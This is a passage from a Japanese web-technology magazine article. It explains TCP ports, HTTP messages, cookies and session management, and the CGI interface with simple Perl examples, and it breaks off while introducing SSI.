
www.example.comのIPアドレスを調べたWebブラウザは、そのIPアドレスに対してTCPでの接続を行います。TCPは、Transmission Control

注2） パス部分がホストのファイルシステムの体系に依存するような記述も可能ですが、ファイルシステムに依存する表現である必要はありません。スキームがhttpのURLに含まれるパスは、あくまでホストに要求する際の文字列に過ぎないのです。


注3） Webクライアントになるものはwebブラウザに限定されないので、本来ならばユーザエージェント（User Agent）といった表現をすべきですが、本稿では「Webブラウザ」と表現してしまいます。

注4） 誌面の都合上、詳細は割愛します。本誌2015年4月号の第2特集「[最新]DNSの教科書」も参考のこと。

▼図2　バーチャルサーキットのイメージ図



▼図3　Webサーバの裏で別のWebサーバを動かす



Protocolという通信を制御するためのプロトコルです。ここでは、「TCPで通信を行うと便利。TCPで通信を行うには接続という作業が必要。」と考えてください[注5]。TCPは、接続が成功してからデータのやりとりを行うプロトコルなのです。

TCPは、「バーチャルサーキット」と呼ばれる論理的な通信回路を実現します（**図2**）。バーチャルサーキットは、「ドラえもんのどこでもドア」をインターネット上に実現するようなもので、そこにデータを入れれば反対側へとデータが転送される仮想的な論理回線なのです。

TCPには「ポート番号」という概念がありますが、Webコンテンツをやりとりするための HTTPの標準的なポート番号は、80番と決まっています[注6]。Webブラウザが、Webサーバからコンテンツを取得するには、IPアドレスと同時に「TCPの80番」という要素が非常に大事なのです。

そういった話を聞くと、「WebサーバのIPアドレスだけで、何がいけないの？」という疑問を持たれるかもしれません。本稿では、IPアドレスとポート番号が意味するところの違いを理解するためのアナロジー（類推）として「マンションと部屋番号」を提案します。IPアドレスがマンション、ポート番号が部屋番号というアナロジーです。ポート番号が存在することによって、1つのマンションに複数家庭が入居できるのと同じように、1つのIPアドレスで複数のサービスを稼働できるのです。

ある特定のIPアドレスを持つサーバで、複数のサービスを運用するというのはどういうことでしょうか？　たとえば、あるサーバに対して1つのIPアドレスが設定されており、そのサーバで、Webサーバとしてのサービスとメールサーバとしてのサービスが同時に稼働している、そんな状況です。

ポート番号という機能が存在しない場合、IPアドレスだけではWebサーバと通信をしたいのか、それともメールサーバと通信をしたいのかがわかりません。あたかも郵便局員がマンションに到着したけど、部屋番号がわからずにどこに小包を届けて良いのかわからなくなるような感じです。

インターネットでは、メールサーバの標準のTCPポート番号は25番と決まっています。メールサーバとWebサーバを、それぞれ標準的なTCPポート番号で稼働させている場合、メールサーバと通信をしたいのであればTCPの25番、Webサーバと通信をしたいのであれば80番、といったポート番号でTCP接続を行えば良いのです。

さらに言うと、Webサーバを運用するために80番のポート番号以外を使ってはならないという決まりもないので、80番ではない番号で運用をすることも可能です。これにより、複数のWebサーバを、1つのIPアドレスと複数のTCPポート番号で稼働させることもできます。ときには、同一機器内でWebサーバの裏でWebサーバを動作させるようなこともあります（**図3**）[注7]。

注5） 誌面の都合上、TCPの詳細は割愛します。本誌2016年7月号の第1特集「プログラマが知っておくべきTCP/IP」も参考のこと。

注6） IANA（Internet Assigned Numbers Authority）がインターネットで利用する名前や番号を管理しています。

注7） あまりきれいなやり方ではないとは思いますが……。

HTTPのリクエストメッセージを送信する

TCPでの接続を成功させたWebブラウザは、Webサーバとの通信を行うためにHTTP(Hypertext Transfer Protocol)というプロトコルを利用します(先ほどの手順「③TCP接続が成功したら、HTTPリクエストを送信する」)。HTTPは、クライアントが出すHTTPリクエストに対してサーバがHTTPレスポンスを返すというシンプルなしくみです。

WebブラウザとWebサーバの間でのやりとりに使われるHTTPは、人間が読めるようなしくみになっています。http://www.example.com/welcome.htmlをリクエストできるHTTPのリクエストメッセージを**図4**に示します。

本稿執筆時点で主流となっているHTTPのバージョンは1.1です[注8]。HTTP 1.1では、最初に何をどのように要求するのかのリクエストラインがあります。リクエストラインは、「**メソッド URI バージョン(改行コード)**」というフォーマットです。

リクエストラインの次にHTTPヘッダが続きます。HTTPヘッダは、「**名前 : 値(改行コード)**」というフォーマットです。HTTPリクエストは、HTTPヘッダを複数含むことができますが、HTTPヘッダがすべて終わったことを示すのは空の改行コードです。


改行コードが2つ連続で続くと、HTTPヘッダがそれ以上は存在しないことがわかります。リクエストメッセージの種類によっては、その次にHTTPボディが入ります。

リクエストラインから詳細に見ていきましょう。HTTP 1.1のリクエストラインは、メソッド、リクエストURI、HTTPバージョンの3つのパートに分かれています。**図4**の例では、GETがメソッド、/welcome.htmlがリクエストURI、HTTP/1.1がHTTPバージョンです。

メソッドには**表1**のようなものがあります。通常のWebページを閲覧するとき、大半はGETメソッドが使われます。**図4**の例でも、GETメソッドを使っています。

リクエストラインの次に続くのがHTTPヘッダです。HTTP 1.1では、そのリクエストがどのホストに対するリクエストであるかを示すHostヘッダが必須なので、この例でもHostヘッダを付属してあります。1つのWebサーバで複数のホストを稼働させるバーチャルホストを運用している場合などに、Hostヘッダに書かれた内容が利用されます。

▼図4 HTTPリクエストメッセージの例



注8) 誌面の都合上、HTTP/2の詳細は割愛します。本誌2015年11月号の第1特集「すいすいわかるHTTP/2」も参考のこと。

▼表1 HTTPメソッド

メソッド	説明
GET	URLで示されるリソースをWebサーバから取り出すためのメソッド
POST	クライアントからWebサーバに対してデータを送信するときに使われる。たとえば、電子掲示板に対する投稿やデータのアップロードに使われる
HEAD	コンテンツ本体を取得せずにHTTPヘッダまでを取得できるメソッド。データすべてを取得せずにURLが示すリソースが存在するかどうかを検証できる
PUT	Webサーバ側で新たにリソースを作成するときなどに使われる。POSTでも同様の処理が可能だが、PUTは指定したURLそのものを示すリソースに対しての処理で使われることが多い
DELETE	URLが示すリソースを削除するときに使われる
OPTIONS	Webサーバの情報を得るときに使われる
TRACE	クライアント側が出すHTTPリクエストをそのままWebサーバが返す
CONNECT	プロキシサーバを経由してWebサーバに接続するときに使う

HTTPレスポンスを受け取り、表示する


WebブラウザからのHTTPリクエストを受け取ったWebサーバは、要求されたコンテンツを返します。Webブラウザは、HTTPリクエストが送信されたTCP接続で、Webサーバからのコンテンツを受け取ります。これが、先ほどの手順の「④HTTPレスポンスを受け取る」です。

HTTPリクエストに応じて返信されるメッセージはレスポンスメッセージと呼ばれています。HTTP 1.1では、レスポンスメッセージは、ステータスライン、ヘッダ、ボディの3つによって構成されます（**図5**）。

ステータスラインは、HTTPバージョン、ステータスコード、解説文の3つのパートに分かれています。

ステータスコードは、通信結果を番号で示したものです（**表2**）。さまざまな番号がありますが、よく目にするものとしては通信成功を意味する200番、アクセス権がないコンテンツをリクエストされた場合などの意味を持つ403番、リクエストされたURIが発見できないという

▼図5　HTTPレスポンスメッセージの例




column 通信内容を見るためのツール

Webブラウザがどのような通信を行っているのかを知るためのツールを使うと便利です。さまざまなものがありますが、筆者はFirebugというFirefoxプラグインを使っています（Firebug LiteはFirefox以外のブラウザに対応しています）。

Firebugにはさまざまな機能がありますが、どのようなHTTPメッセージがやりとりされているのかを見るには、「ネットワーク」のタブをクリックします。ネットワークタブに含まれる項目をクリックしていくと、HTTPヘッダやHTTPレスポンスなども見ることができます（**図A**）。

暗号化されていない通信を解析するのであれば、FirebugなどのWebブラウザプラグインを使わずに、Wiresharkなどのパケット解析ツールを使うという方法もあります。パケット解析ツールを使えば、TCPヘッダに含まれる情報など、各IPパケットを個別に解析することもできます。

▼図A　Firebugの利用例（www.example.comを表示）



意味を持つ404番、過負荷で表示できなかったりプログラムのエラーなどサーバ側の都合でリクエストの処理に失敗したりしたことを示す503番などがあります。

ステータスラインの最後の部分は、ステータスコードに対する説明です。人間が読めるような内容になっています。たとえば、404番のときには発見できないという意味である「Not Found」と書かれる場合もあります。

レスポンスメッセージに含まれるHTTPヘッダは、サーバ側が付属情報としてHTTPメッセージ内に追加する情報が含まれています。たとえば、サーバのバージョン情報、コンテンツの種類を示す情報など、さまざまなものがあります。

ステータスライン、HTTPヘッダに続いて、本体となるボディがWebサーバからWebブラウザに対して送信されます。HTTPはさまざまな種類のコンテンツを運ぶことができますが、Webブラウザに表示させるHTML（HyperText Markup Language）というマークアップ言語で表現されたコンテンツであれば、Webブラウザは、そこに記述された方式で画面描画を行います。

たとえば、**図5**のボディのようなHTMLファイルがあったとします。Webブラウザは、このように記述されたHTMLを解釈したうえで画面に表示します。解釈したうえで、それに従った内容の画面描画を行うことを「レンダリング」と言います。これが、先ほどの手順の「⑤受け取ったHTTPレスポンスに含まれる内容に応じて画面に表示される内容を変更する」です。

HTMLでは、「ほかの画像を読み込む」という表現が可能です。**図5**では、imgタグを使ってgazou.jpgという画像ファイルをWebページ内に埋め込んでいます。HTML 1.1では、imgタグを使った埋め込みが行われている場合、Webサーバに対して新たなHTTPリクエストを送信して画像データを取得します。CSS（Cascading Style Sheets）やJavaScriptが別のファイルから読み込まれる場合も、Webサーバに対して新たなHTTPリクエストが送信されます。

Webブラウザは、必要に応じて何度もWebサーバと通信を繰り返すこともあるのです。

静的なWebページと動的なWebページ

Webが誕生した当初は、Webサーバは指定したディレクトリ（フォルダ）に保存されているファイルを表示するためのものでした。たとえば、/usr/local/www/というディレクトリをWebサービスのドキュメントルート[注9]とする設定が行われたWebサーバがあるとします。これがwww.example.comという名前で運用されていた場合、http://www.example.com/index.htmlというURLでリクエストを出すと、Webサーバは/usr/local/www/index.htmlを返します。

しかし、静的なファイルだけではなく、HTTPリクエストごとに違う内容を個別に表示するような動的なWebページが開発できる環境が整備されました。初期のころの動的なWebページの例としては、たとえば、サイトなどへのアクセス数を表示するアクセスカウン

注9）Webサーバが扱うコンテンツを置くための最上位のディレクトリ。

▼表2　HTTPステータスコード

ステータスコード	概要	内容
100番台	情報	リクエストは受け取られた。処理は継続される
200番台	成功	リクエストは正しく受け取られ、処理された
300番台	リダイレクト	処理を完了するためには、さらに追加的な処理が必要
400番台	クライアントエラー	リクエストの内容に問題がある、もしくは、そのリクエストに応じられない
500番台	サーバエラー	リクエスト処理中にサーバ側でエラーが発生した

タや電子掲示板などがありました。その後、Javaアプレット、Flash、Ajaxなどが流行り現在に至っています。今では、動的なWebページを生成するためのWebアプリケーションを作ることも当たり前のように行われています。

HTTPクッキー——状態を管理するしくみ

動的なWebページを作るとき、HTTPクッキーが非常に重要な要素となることがあります。

ステートレスなHTTP

HTTPは、クライアント側がTCPを通じてHTTPリクエストをWebサーバに対して送り、WebサーバはHTTPレスポンスを返すというシンプルなしくみです。HTTPリクエストと、それに対するレスポンスは、ほかのHTTPリクエストとレスポンスとは互いに独立しています。Webサーバの立場から見ると、言われたリクエストに単純に答えるだけであり、個別のリクエストは1回のやりとりで処理が完結してしまうのです。Webサーバが個別のやりとりに関する「状態（ステート／state）」を持たないため、「HTTPはステートレス（stateless）である」と言われることがあります。

Webが誕生して間もなくのころ、このようにステートレスなHTTPを利用して電子商取引システムを実現するのは困難でした。あるWebページと別のWebページを表示した人が同じ人であるかどうかや、Webページを複数遷移するような処理を実現しにくかったのです。

たとえば、オンラインショッピングを行うサイトを作成する際に、「買い物かご」のような機能を実現しようと思っても、次のWebページに遷移したり、Webページをリロードしたりしてしまうと、何を購入したいと表明したのかを忘れてしまうような状態になるのです。

HTTPクッキーのしくみ

そういった問題を解決するため、1994年に「HTTPクッキー」というしくみが考案されます。当時、受け取ったものをそのままの形で返すようなデータ群のことを「マジッククッキー（magic cookie）」と呼ぶ文化が一部のUNIXプログラマの間にあったようです。そのうちの「クッキー」という部分を採用して「HTTPクッキー」と命名されました[注10]。

HTTPクッキーのしくみは、次のとおりです。Webサーバがレスポンスを返す際に、HTTPクッキーをセットします。WebブラウザはHTTPクッキーを覚えておきます。Webブラウザは覚えたHTTPクッキーを受け取ったサーバと再度通信する際に、HTTPクッキーをHTTPヘッダに含めて送信します[注11]。

WebサーバがWebブラウザにHTTPクッキーを覚えてもらうとき、WebサーバのHTTPレスポンスにSet-CookieというHTTPヘッダが含まれます。Set-CookieというHTTPヘッダは、「**Set-Cookie: 変数名=値**」という使われ方をします。たとえば、SIDという名前のHTTPクッキーを31d4d96e407aad42という値で覚えさせるには、次のようなHTTPヘッダが使われます。

```
Set-Cookie: SID=31d4d96e407aad42
```

Set-Cookieを受け取ったWebブラウザは、次のリクエスト以降、CookieというHTTPヘッダを使って、覚えたHTTPクッキーをWebサーバへ伝えます。このときHTTPクッキーは、次のようなHTTPヘッダとしてWebサーバに伝えられます。

```
Cookie: SID=31d4d96e407aad42
```

注10）アメリカの中華料理店などに行くと食後にメッセージ（おみくじ）入りのクッキーが出ることがありますが、そのクッキーのことを「フォーチュンクッキー（fortune cookie／おみくじクッキー）」と言います。その「フォーチュンクッキー」が「マジッククッキー」の語源という説もあります。

注11）ここでは「HTTPクッキーを受け取ったサーバと再度通信する際には」と表現していますが、実際はサーバに限定されるものではなく、範囲を指定することもできます。HTTPクッキーに関する詳細はRFC 6265をご覧ください。

複数のHTTPクッキーが使われるとき、これらのHTTPヘッダが複数行HTTPリクエストやレスポンスに含まれます。

このようにHTTPクッキーとは、Webサーバ側から提示された内容をクライアント側が覚えておいて、再度Webサーバと通信するときにそれを伝えるというものです。次は、HTTPクッキーを活用してWebサーバ側で保持されているステートと、個別のHTTP通信を関連付けする方法を紹介します。


HTTPクッキーによるセッション管理

HTTPクッキーはさまざまな用途で利用可能ですが、複数のHTTPリクエストを連続する「セッション」として扱うための「セッション管理」で使われることもあります。HTTPクッキーをセッション識別子として利用し、そのセッション識別子をもとにWebサーバ側で記憶しているセッションとの紐付けを行います。

先ほどのSet-Cookieの例で、HTTPクッキーの名前がSIDになっていましたが、これはSession IDを示しています[注12]。Webサービス上での認証(ログインなどの処理)を行うとき、HTTPの機能として提供されているBasic認証などを使わずに、HTTPクッキーを利用して認証機能を自作する方式が数多くのWebサイトで採用されています。

Webサイトが提供するログイン画面を使ってログインしたあとに、再度ログインをしなくてもログイン状態が保持されているのは、WebブラウザがWebサーバに対してHTTPクッキーを送信しており、Webサーバ側で「このセッションIDを利用している人はすでにログインしているからログイン後の画面を出そう」と動的なWebページを表示しているからなのです(**図6**)[注13]。

▼図6　HTTPクッキーを利用したセッション管理の例



このようなセッション管理を利用して「買い物カゴ」を実現することもできます。ある特定のユーザが、商品をクリックするたびに、そのユーザが「商品をカゴに入れた」とWebサーバ側で覚えます。Webブラウザが送信してくるセッションIDに応じて、Webサーバが買い物カゴに入っている商品のリストを変えるようにすると、各HTTP接続は独立したものであっても、ユーザから見れば「セッション」が成立しているように見えます。

ただし、HTTPクッキーを利用する際には、多くの注意が必要です。HTTPクッキーを利用することによって発生するセキュリティ上の問題点が数多くあります。本稿では、それらに関しては割愛しますが、ご興味がある方は徳丸浩氏の『体系的に学ぶ 安全なWebアプリケーションの作り方　脆弱性が生まれる原理と対策の実践』[注14]を読まれることを強くお勧めします。

SD

注12) 先ほどのSet-Cookie例はRFC 6265に書かれているのと同じです。

注13) 同じユーザが同じセッションIDを使い続けるという意味ではありません。ご注意ください。

注14) 徳丸浩 著、SBクリエイティブ、2011年、ISBN=978-4-7973-6119-3 URL http://www.sbcr.jp/products/4797361193.html

CGI・PHP・サーブレットのしくみを解説

なぜWebサーバでプログラムが動くのか？


Author あきみち URL http://www.geekpage.jp Twitter @geekpage

CGIやサーブレットは動的なWebサイトを作るための技術です。これらは、Webサーバ上でどのようにプログラムを起動し、リクエストやレスポンスの情報をどうやってプログラムと受け渡ししているのでしょう？　知っていれば、Webフレームワークを選ぶときや、フレームワークでトラブルにハマったときに、役立つかもしれません。

動的なWebページを実現するしくみ

Webが登場した当初のWebサーバは、特定のフォルダに置かれた静的なファイルを出力するという単純なものでした。その後、静的なファイルだけではなく、動的に内容を変更できるCGIとSSIが登場しました。CGIはWebページ全体を動的に生成するためのしくみで、電子掲示板などを作ることができます。SSIはHTMLファイル内の特定部分を動的に生成できるしくみで、昔はアクセスカウンタを設置するためによく使われていました。

▼図1　CGIは外部プログラムを実行するためのインターフェース



CGI

CGIはCommon Gateway Interface、「一般的なゲートウェイインターフェース」という意味を持ちます。CGIを使ったことがある方からすると、「あれ？　CGIってスクリプトとかを使うもので、どこがゲートウェイなの？」と思われるかもしれません。

CGIがなぜ「ゲートウェイ」であるのかは、その仕様を見るとわかります。CGIの最初の仕様は、1993年にNCSA（National Center for Supercomputing Applications）のメンバーによってwww-talkメーリングリストに投稿されました。その後、CGIを実行できるNCSA HTTPdが公開され、その他のWebサーバソフトウェアにも採用されていきました。CGIの仕様は、RFC 3875（2004年発行）としてまとめられています。

RFC 3875には、「CGIは外部プログラムを実行するためのシンプルなインターフェースである」という文章や、「CGIが利用されるとき、Webサーバはアプリケーションゲートウェイの役目を果たします」という文章があります。Web系のプログラミングをされた方々にとって「CGI」とは、スクリプトやプログラム側を指すことが多い印象ですが、仕様上はWebサーバが外部プログラムを実行するためのインターフェースなのです（**図1**）。

一般的に「CGIスクリプト」と呼ばれる外部プログラムは、Webサーバを親プロセスとする子プロセスとして動作することが多いです[注1]。そのため、インターフェースとしてのCGI仕様は、プロセス間通信の方法を明確にするためのものであるとも言えます。Webサーバと外部プログラムがデータの受け渡しをする際の共通認識があるからこそ、Webサーバと外部プログラムが連携することが可能になるのです。

外部プログラムからWebサーバへのデータ渡し

HTTPの流れは、クライアントからのHTTPリクエストがあり、それに応答する形でHTTPレスポンスがあります。その流れに沿うのであれば、Webサーバから外部プログラムへのデータ渡しを先に解説したうえで、外部プログラムからWebサーバへのデータ渡しを解説すべきですが、最も単純な外部プログラムはWebサーバに少ない文字列を表示するようなものになりがちです。

ということで、まずはPerlで書いた簡単な例を見ながら、外部プログラムがWebサーバに渡すデータを紹介します。外部プログラムからWebサーバへのデータ受け渡しは、WebサーバがWebブラウザなどからリクエストを受け取り、外部プログラムが起動されたあとに、外部プログラムからWebサーバへの返答として行われます。

リスト1の外部プログラムは、TESTと表示するだけの単純なプログラムです。この外部プログラムを実行するには、外部プログラムを実行可能にしているディレクトリに外部プログラムを置きます。Webサーバの設定しだいですが、Apache httpdであれば、ExecCGIというオプションが許可されているディレクトリに置きます。たとえば、ドキュメントルートの下にcgi-binというディレクトリが作られることもあります。外部プログラムのファイル名も重要な要素です。Webサーバの設定に依存しますが、.cgiで終わる外部プログラムがCGIプログラムとしての動作を許可されている場合には、それに沿ったファイル名にする必要があります。

▼リスト1　TESTと表示するだけのCGIスクリプト

```
#!/usr/bin/perl

print "Content-Type: text/plain¥n";
print "¥n";

print "TEST";

exit;
```

RFC 3875の6.1章に、外部プログラムがWebサーバに対してデータを渡す方法に関して、次のように記述されています。

A script MUST always provide a non-empty response, and so there is a system-defined method for it to send this data back to the server. Unless defined otherwise, this will be via the 'standard output' file descriptor.

(日本語訳) スクリプトは空ではないレスポンスを必ず返さなければならない。それを実現するために、サーバにデータを送り返すようなしくみがシステムによって定義され存在している。明示的に指定されていなければ、これは「標準出力」ファイルディクリプタを通じて行われる。

このように外部プログラムは、標準出力 (standard output) を通じてWebサーバにデータを渡します。そのため、**リスト1**はprint文のみで構成されています。

次は、どのような内容を標準出力に渡すのかを見ていきましょう。この外部プログラムを起動するURLにアクセスすると、Webブラウザには**リスト2**のようなレスポンスが返ってきます。Webサーバが返すコンテンツの種類を示すContent-Typeがtext/plainになっていますが、この部分は外部プログラムが返しているHTTPヘッダです。

CGIの仕様では、外部プログラムは1つ以上

注1) 外部プログラムの処理を高速化するためのしくみが採用されることもあるため、必ずしも子プロセスになるとは限りません。

のHTTPヘッダをWebサーバに渡す必要があります。そのとき、HTTPヘッダとしてContent-Typeは必ず含む必要があります。Content-Typeは、HTTPメッセージが運んでいるコンテンツの種類を示しています。

RFC 7231（HTTP/1.1仕様）では、Content-TypeはRFC 2046が示すインターネットメディアタイプを利用するとありますが、RFC 2046のタイトルは「Multipurpose Internet Mail Extensions(MIME) Part Two: Media Types」です。「MIMEタイプ」という単語を聞かれたことがある方もいらっしゃると思いますが、もともとは電子メールにおけるヘッダフィールドを示すものを拡張したものなのです。

リスト2のContent-Typeのtext/plainとは、プレーンテキストを示しています。HTML文を示すのであればtext/htmlになります。このほか、たとえば、image/pngやimage/jpegのような画像や、video/mp4のような映像なども外部プログラムとして出力できます。インターネットメディアタイプを示す名前として予約されているものは、IANAで管理されています[注2]。

話を外部プログラムとWebサーバのやりとりに戻しましょう。**リスト2**では、外部プログラムがWebサーバに渡していないHTTPヘッダが、Webサーバから返されているのも大きなポイントです。外部プログラムがWebサーバに渡しているHTTPヘッダはContent-Typeだけですが、Webサーバからクライアントへのレスポンスでは、Date、Server、Content-Length、ConnectionなどのHTTPヘッダが付加されています。**図2**のように、WebサーバはインターフェースであるCGIを通して外部プログラムからHTTPヘッダを受け取りますが、それ以外にも必要に応じてHTTPヘッダを付加しているのです。


HTTPヘッダの終端は、空の改行で表現されます。**リスト1**で、「¥n」だけのprintはHTTPヘッダの終端を示しています。HTTPヘッダが終端されたあとに標準出力に渡されたデータは、HTTPのコンテンツ部分になります。

なお、HTTPヘッダの終端を外部プログラムで表現する際に、終端部分を独立したprintなどで表現することが必須ではありません。たとえば、Webサーバに渡したいHTTPヘッダがContent-Typeだけであれば、「`print "Content-Type:text/html¥n¥n";`」とすることで、1行でHTTPヘッダ全体を示すこともできますし、複数のHTTPヘッダを1つのprint文で表現することもできます。

▼リスト2　リスト1の実行時にブラウザが受信したレスポンス

```
HTTP/1.1 200 OK
Date: Fri, 5 Aug 2016 06:52:38 GMT
Server: Apache/2.2.31
Content-Length: 4
Connection: close
Content-Type: text/plain

TEST
```

▼図2　WebサーバもHTTPヘッダを付加する



Webサーバから外部プログラムへのデータ渡し

次は、Webサーバから外部プログラムへのデータ渡しを見ていきましょう。Webサーバから外部プログラムへのデータ渡しは、Webサー

注2）URL http://www.iana.org/assignments/media-types/media-types.xhtml

▼表1　Webサーバが外部プログラムの実行時に渡すメタデータ(一部)

メタデータ	説明
REQUEST_METHOD	GET、HEAD、POST、PUT、DELETEなどのHTTPリクエストメソッド
AUTH_TYPE	認証方式
CONTENT_LENGTH	メッセージボディのコンテンツ長
REMOTE_ADDR	クライアントのネットワークアドレス
REMOTE_HOST	クライアントの名前
SERVER_NAME	Webサーバの名前
SERVER_PORT	Webサーバのポート番号
SERVER_SOFTWARE	Webサーバのソフトウェア名
QUERY_STRING	URLエンコードされたパラメータ文字列

バがWebブラウザなどからのリクエストを受け取り、外部プログラムが起動される際に行われます。外部プログラムに渡されるデータは、おもに、各種情報を伝えるためのメタデータと、クライアントからのデータであるリクエストメッセージボディの2種類です。

RFC 3875には、Webサーバが外部プログラムを実行する際に渡すメタデータが定義されています。**表1**に、そのうちのいくつかを紹介します。CGIスクリプトを書いたことがある方には、馴染み深いものであると思います。

一般的には、外部プログラムは環境変数として、これらのメタデータを受け取ります。PerlなどでCGIスクリプトを記述するときに、環境変数から上記メタデータを得られるのは、インターフェースとして定義されているCGIが示すメタデータなのです。

メタデータだけでは外部プログラムを実行できない場合があります。たとえば、Webを使った掲示板など、クライアントから何らかのデータを受け取って処理する必要がある場合などが挙げられます。Webフォームなどを使ったWebページ経由でクライアントがデータを送るとき、HTTPのPOSTメソッドでメッセージボディとしてWebサーバに送られることがあります。一般的なCGIの実装では、Webサーバが外部プログラムに対してメッセージボディを標準入力で渡します。

▼リスト3　標準入力からデータを取得するCGIスクリプト(sample.cgi)

```
#!/usr/bin/perl

# HTTPヘッダ
print "Content-Type: text/plain¥n¥n";

# check CONTENT_LENGTH
if ($ENV{'CONTENT_LENGTH'} == 0) {
  print "CONTENT_LENGTH is 0";
  exit;
}

# 標準入力(STDIN)からのデータ取得
read(STDIN, $buf, $ENV{'CONTENT_LENGTH'});

# データをそのまま表示
print $buf;

exit;
```

▼リスト4　リスト3を実行するためのHTMLファイル

```
<html>
 <body>
  <form method="POST" action="sample.cgi">
    <input name="input1">
    <input name="input2">
    <input type="submit">
  </form>
 </body>
</html>
```

リスト3に、標準入力からデータを取得するCGIスクリプト例を示します。CONTENT_LENGTHをチェックし、0よりも大きい値であれば標準入力からデータを取得して、text/plainとして返します。

このCGIスクリプトを実行するためのHTMLファイルのサンプルが**リスト4**です。CGIスクリプトの名前は、sample.cgiとします。

リスト4を実行すると、HTMLフォームで入力されたデータがそのままtext/plainとして表示されます。1つ目の入力欄に「aaa」、2つ目に「bbb」と入力していれば、「**input1=aaa&input2=bbb**」となります。フォームで示された名前とその値が「=」でつなげられ、フォーム内の各要素が「&」でつなげられるというWebでお

馴染みのフォーマットです[注3]。

実際に電子掲示板などを作成する場合は、ユーザの書き込み内容にあたるaaaやbbbの部分を抜き出して、ファイルやデータベースに保存し、投稿を受け付けたことを示すようなHTML文を組み立てて標準出力に出力するようなコードを書くことになります。そのうえで、投稿された結果を表示するような動的なWebページを別途作成する必要もあります。

今では、CGIスクリプトを簡単に作るためのツールが充実しているため、プログラマが直接標準入力を使ってメッセージボディを取得するようなことも減りました。たとえば、PerlでCGIスクリプトを書く場合には、CGI.pmを使えば標準入力を意識せずにCGIスクリプトを書けてしまいます。ユーザのために、こういった細かい作業を代行してくれているのが、そういった便利なライブラリやモジュールなのです。

SSI

CGIとともに誕生した動的なコンテンツ生成の方式であるSSI（Server Side Includes）は、次のように使われます。

```
<!--#ディレクティブ パラメータ="○○" -->
```

「**#ディレクティブ**」の部分はSSIで利用する機能を示しています。SSIにはいくつかの機能がありますが、ここではファイルの中身を挿入する#includeと、コマンドの実行を行える#execを紹介します。「**パラメータ**」は、利用されるディレクティブによって変わってきます。

#includeでHTMLにファイルの内容を挿入する

さっそく#includeの例を見てみましょう。SSIが利用できる設定が行われたWebサーバにおいて、**リスト5**のようなHTMLファイルがあるとします。

